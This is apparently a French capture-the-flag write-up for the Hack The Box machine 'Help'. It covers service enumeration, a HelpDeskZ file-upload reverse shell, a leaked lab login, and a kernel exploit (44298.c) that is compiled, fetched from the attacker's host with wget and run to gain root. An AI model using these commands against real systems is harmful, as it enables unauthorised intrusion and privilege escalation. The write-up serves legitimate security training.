


Introduction

Help est une machine Linux dont l'adresse IP est 10.10.10.121.

Compétences mises en œuvre :

- Enumération des ports et services.
- Enumération des dossiers/fichiers d'un site web.
- Recherche et exploitation d'exploit manuel (sans metasploit).
- Exploitation kernel.

Enumération initiale

Toujours la même, on commence avec une énumération des ports et services accessible depuis notre machine attaquante avec **nmap** :

```
$ nmap –T4 –A 10.10.10.121
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Trois ports sont visibles :

- 22 pour un service ssh.
- 80 pour un serveur web.
- 3000 pour un autre serveur web.

Obtenir un accès utilisateur


Nous allons aller inspecter les sites web, mais avant, lançons une énumération des dossiers et fichiers des sites web avec **dirsearch** :

```
$ dirsearch -w wordlist.txt -x 403 -e "php,html" -t 100 -f -u http://10.10.10.121/
$ dirsearch -w wordlist.txt -x 403 -e "php,html" -t 100 -f -u http://10.10.10.121:3000/
```

Rien de vraiment suspect, rien de détecté sur le port 3000, avant de lancer une nouvelle recherche avec une meilleure wordlist et plus d'extension, nous allons donc aller manuellement sur les deux sites pour voir des liens suspects ou des versions de logiciels ou encore des indices. Sur le port 80, la page support indique un logo de **HelpDeskz**, une recherche sur google permet de tomber sur le github de HelpDeskz et nous informe qu'il y a un fichier **UPGRADING.txt** dans le dossier **support** :


```
Welcome to HelpDeskZ 1.0.2
==========================

We have made some changes in this new version like:

- SEO-friendly URLs compatibility fixed

- Login with Facebook account (Facebook connect)

- Login with Google account (Google OAuth)

- Email notification to staff assigned when new ticket is created

- Social buttons to share knowledgebase articles or news


To upgrade from 1.0 to 1.0.2
============================
```


C'est un fichier changelog, nous apprenons la version de l'API : **1.0.2**. Une recherche avec **searchsploit** permet de trouver deux vulnérabilités :



Nous allons tenter l'Arbitrary File Upload sur le site, l'exploit est très bien expliqué sur exploit-db. Néanmoins il faut un accès sur le site, il suffit de jouer avec le node js du port 3000 pour obtenir le compte help@helpme.com/godhelpmeplz.

Le principe est d'upload un reverse shell sur le site, utiliser l'exploit pour le localiser et parcourir la page pour le déclencher.





Obtenir un accès administrateur

On fait une énumération de la version du noyau :

```
$ uname -a
```

```
help@help:/$ uname -a
uname -a
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
```

Cette version est vulnérable, une petite recherche sur searchsploit permet de trouver une LPE :

```
$ searchsploit linux 4.4.0-116
```

```
└─▸ [★]$ searchsploit linux 4.4.0-116 | grep Privilege
Exim < 4.86.2 - Local Privilege Escalation                                                  | linux/local/39549.txt
Linux < 4.20.14 - Virtual Address 0 is Mappable via Privileged write() to /proc/*/mem       | linux/dos/46502.txt
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation                   | solaris/local/15962.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE' Local Privilege Escalation  | linux/local/41995.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                                  | linux/local/41886.c
Linux kernel < 4.10.15 - Race Condition Privilege Escalation                                | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation           | linux/local/45553.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation               | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                      | linux/local/44298.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SME | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Esc | linux/local/47169.c
NfSen < 1.3.7 / AlienVault OSSIM < 5.3.6 - Local Privilege Escalation                       | linux/local/42305.txt
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalatio | linux/local/40962.txt
Oracle VM VirtualBox < 5.0.32 / < 5.1.14 - Local Privilege Escalation                       | linux/local/41196.txt
Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)                                 | linux/local/47009.c
systemd (systemd-tmpfiles) < 236 - 'fs.protected_hardlinks=0' Local Privilege Escalation    | linux/local/43935.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation      | linux/local/41760.txt
UCOPIA Wireless Appliance < 5.1.8 - Local Privilege Escalation                              | linux/local/42936.md
```

On récupère l'exploit 44298, le compile, le transfert, le rend exécutable et on devient root :

```
$ locate 44298.c
$ cp /usr/share/exploitdb/exploits/linux/local/44298.c ./
$ gcc 44298.c -o exploit
$python3 -m http.server
```

```
$ wget http://10.10.14.37:8000/exploit
$ chmod +x exploit
$ ./exploit
$ cat /root/root.txt
```

```
help@help:/var/www/html/support/uploads/tickets$ chmod +x exploit
chmod +x exploit
help@help:/var/www/html/support/uploads/tickets$ ./exploit
./exploit
task_struct = ffff880038b8b800
uidptr = ffff8800369f1a44
spawning root shell
root@help:/var/www/html/support/uploads/tickets# cat /root/root.txt
cat /root/root.txt
b7[redacted]98
root@help:/var/www/html/support/uploads/tickets#
```